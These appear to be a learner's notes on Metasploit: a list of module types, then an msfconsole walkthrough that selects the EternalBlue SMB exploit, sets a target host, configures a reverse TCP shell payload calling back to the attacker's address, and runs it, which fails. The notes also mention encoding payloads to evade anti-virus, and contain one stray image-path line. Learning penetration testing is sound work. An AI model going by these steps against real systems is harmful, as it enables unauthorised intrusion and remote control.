METASPLOIT DOCUMENTATION

Framework that consists of code or script that exploit vulnerabilities within a system.


3 Main Interfaces
>msfconsole(CLI)
>Armitage (3 party GUI)
>msfweb (Interact using web browser)

Metasploit comprise with multiple modules(6 categories)

1. Exploits
   - deliver malware or payloads to the system
2. Payloads
   - determine what the payload would do next once it's on compromise device
   - determine nature of malware of after being deploy to the target
   - reverse_tcp_shell
3. Post-Exploitation
   - maintaining access
4. Encoders
   - encode payload and malware to bypass anti-virus
5. Auxiliary
   - reconnaissance and network scanning
6. Nops/Posts

msfconsole

1) Need to start a tool PostgreSQL and initialize it (Database management system Metasploit use)
   sudo systemctl start postgresql
   sudo msfdb init
2) Start msfconsole
   msfconsole



How to choose an exploit and payload

Let's say we want to exploit a system with an unpatched 'SMB Vulnerability' using exploit EternalBlue and deliver 'reverse shell payload'.

command:

msf6 > search type:exploit platform:windows

```
msf6 > search type:exploit platform:windows

Matching Modules
================

   #    Name                                                                 Disclosure
 Date  Rank       Check  Description
   -    ----       -----  -----------
   0    exploit/windows/ftp/32bitftp_list_reply                              2010-10-12
      good       No     32bit FTP Client Stack Buffer Overflow
   1    exploit/windows/tftp/threectftpsvc_long_mode                         2006-11-27
      great      No     3CTftpSvc TFTP Long Mode Buffer Overflow
   2    exploit/windows/ftp/3cdaemon_ftp_user                                2005-01-04
      average    Yes    3Com 3CDaemon 2.0 FTP Username Overflow
   3    exploit/windows/scada/igss9_misc                                     2011-03-24
      excellent  No     7-Technologies IGSS 9 Data Server/Collector Packet Handling Vulnerabilities
   4    exploit/windows/scada/igss9_igssdataserver_rename                    2011-03-24
      normal     No     7-Technologies IGSS 9 IGSSdataServer .RMS Rename Buffer Overflow
   5    exploit/windows/scada/igss9_igssdataserver_listall                   2011-03-24
      good       No     7-Technologies IGSS IGSSdataServer.exe Stack Buffer Overflow
   6    exploit/windows/fileformat/a_pdf_wav_to_mp3                          2010-08-17
      normal     No     A-PDF WAV to MP3 v1.0.0 Buffer Overflow
   7    exploit/windows/ftp/aasync_list_reply                                2010-10-12
      good       No     AASync v2.2.1.0 (Win32) Stack Buffer Overflow (LIST)
   8    exploit/windows/scada/abb_wserver_exec                               2013-04-05
      excellent  Yes    ABB MicroSCADA wserver.exe Remote Code Execution
   9    exploit/windows/fileformat/abbs_amp_lst                              2013-06-30
      normal     No     ABBS Audio Media Player .LST Buffer Overflow
   10   exploit/windows/fileformat/acdsee_fotoslate_string                   2011-09-12
      good       No     ACDSee FotoSlate PLP File id Parameter Overflow
   11   exploit/windows/fileformat/acdsee_xpm                                2007-11-23
```

```
msf6 > search type:exploit platform:windows EternalBlue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue S
MB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomanc
e/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remot
e Code Execution


Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/smb/smb_doubl
epulsar_rce
```

copy the exploit we want to use

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

configure the exploit according to the requirement by typing show options

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs
                                             /using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication.
                                              Only affects Windows Server 2008 R2, Windows 7, Windows
                                              Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Onl
                                             y affects Windows Server 2008 R2, Windows 7, Windows Emb
                                             edded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects
                                             Windows Server 2008 R2, Windows 7, Windows Embedded Stan
                                             dard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.
```

As we can see, we need to configure RHOSTS and RPORT

We can do it using set command

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.10.9
RHOST ⇒ 192.168.10.9
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RPORT 8080
RPORT ⇒ 8080
```

now we can start the exploit

- choose payload to use by using show payloads command

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/generic/custom                                         normal  No     Custom Payload
   1   payload/generic/shell_bind_aws_ssm                             normal  No     Command Shell, Bind SSM (via AWS API)
   2   payload/generic/shell_bind_tcp                                 normal  No     Generic Command Shell, Bind TCP Inline
   3   payload/generic/shell_reverse_tcp                              normal  No     Generic Command Shell, Reverse TCP Inline
   4   payload/generic/ssh/interact                                   normal  No     Interact with Established SSH Connection
   5   payload/windows/x64/custom/bind_ipv6_tcp                       normal  No     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager
   6   payload/windows/x64/custom/bind_ipv6_tcp_uuid                  normal  No     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager with UUID Support
   7   payload/windows/x64/custom/bind_named_pipe                     normal  No     Windows shellcode stage, Windows x64 Bind Named Pipe Stager
   8   payload/windows/x64/custom/bind_tcp                            normal  No     Windows shellcode stage, Windows x64 Bind TCP Stager
   9   payload/windows/x64/custom/bind_tcp_rc4                        normal  No     Windows shellcode stage, Bind TCP Stager (RC4 Stage Encryption, Metasm)
   10  payload/windows/x64/custom/bind_tcp_uuid                       normal  No     Windows shellcode stage, Bind TCP Stager with UUID Support (Windows x64)
   11  payload/windows/x64/custom/reverse_http                        normal  No     Windows shellcode stage, Windows x64 Reverse HTTP Stager (wininet)
   12  payload/windows/x64/custom/reverse_https                       normal  No     Windows shellcode stage, Windows x64 Reverse HTTP Stager (wininet)
   13  payload/windows/x64/custom/reverse_named_pipe                  normal  No     Windows shellcode stage, Windows x64 Reverse Named Pipe (SMB) Stager
   14  payload/windows/x64/custom/reverse_tcp                         normal  No     Windows shellcode stage, Windows x64 Reverse TCP Stager
   15  payload/windows/x64/custom/reverse_tcp_rc4                     normal  No     Windows shellcode stage, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   16  payload/windows/x64/custom/reverse_tcp_uuid                    normal  No     Windows shellcode stage, Reverse TCP Stager with UUID Support (Windows x64)
   17  payload/windows/x64/custom/reverse_winhttp                     normal  No     Windows shellcode stage, Windows x64 Reverse HTTP Stager (winhttp)
   18  payload/windows/x64/custom/reverse_winhttps                    normal  No     Windows shellcode stage, Windows x64 Reverse HTTPS Stager (winhttp)
   19  payload/windows/x64/exec                                       normal  No     Windows x64 Execute Command
```

set PAYLOAD windows/shell_reverse_tcp

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/shell_reverse_tcp
PAYLOAD ⇒ windows/shell_reverse_tcp
```

use show options command again to configure the payload

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.10.9     yes       The target host(s), see https://docs.metasploit.com/docs
                                             /using-metasploit/basics/using-metasploit.html
   RPORT          8080             yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication.
                                              Only affects Windows Server 2008 R2, Windows 7, Windows
                                              Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Onl
                                             y affects Windows Server 2008 R2, Windows 7, Windows Emb
                                             edded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects
                                             Windows Server 2008 R2, Windows 7, Windows Embedded Stan
                                             dard 7 target machines.


Payload options (windows/shell_reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.
```

We need to set LHOST which is our ip address and LPORT which the compromised system will connect back to us.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.0.2.15
LHOST ⇒ 10.0.2.15
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

we can start the exploit by using exploit command

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 192.168.10.9:8080 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.10.9:8080     - Rex::ConnectionTimeout: The connection with (192.168.10.9:8080) timed out.
[*] 192.168.10.9:8080     - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.10.9:8080 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```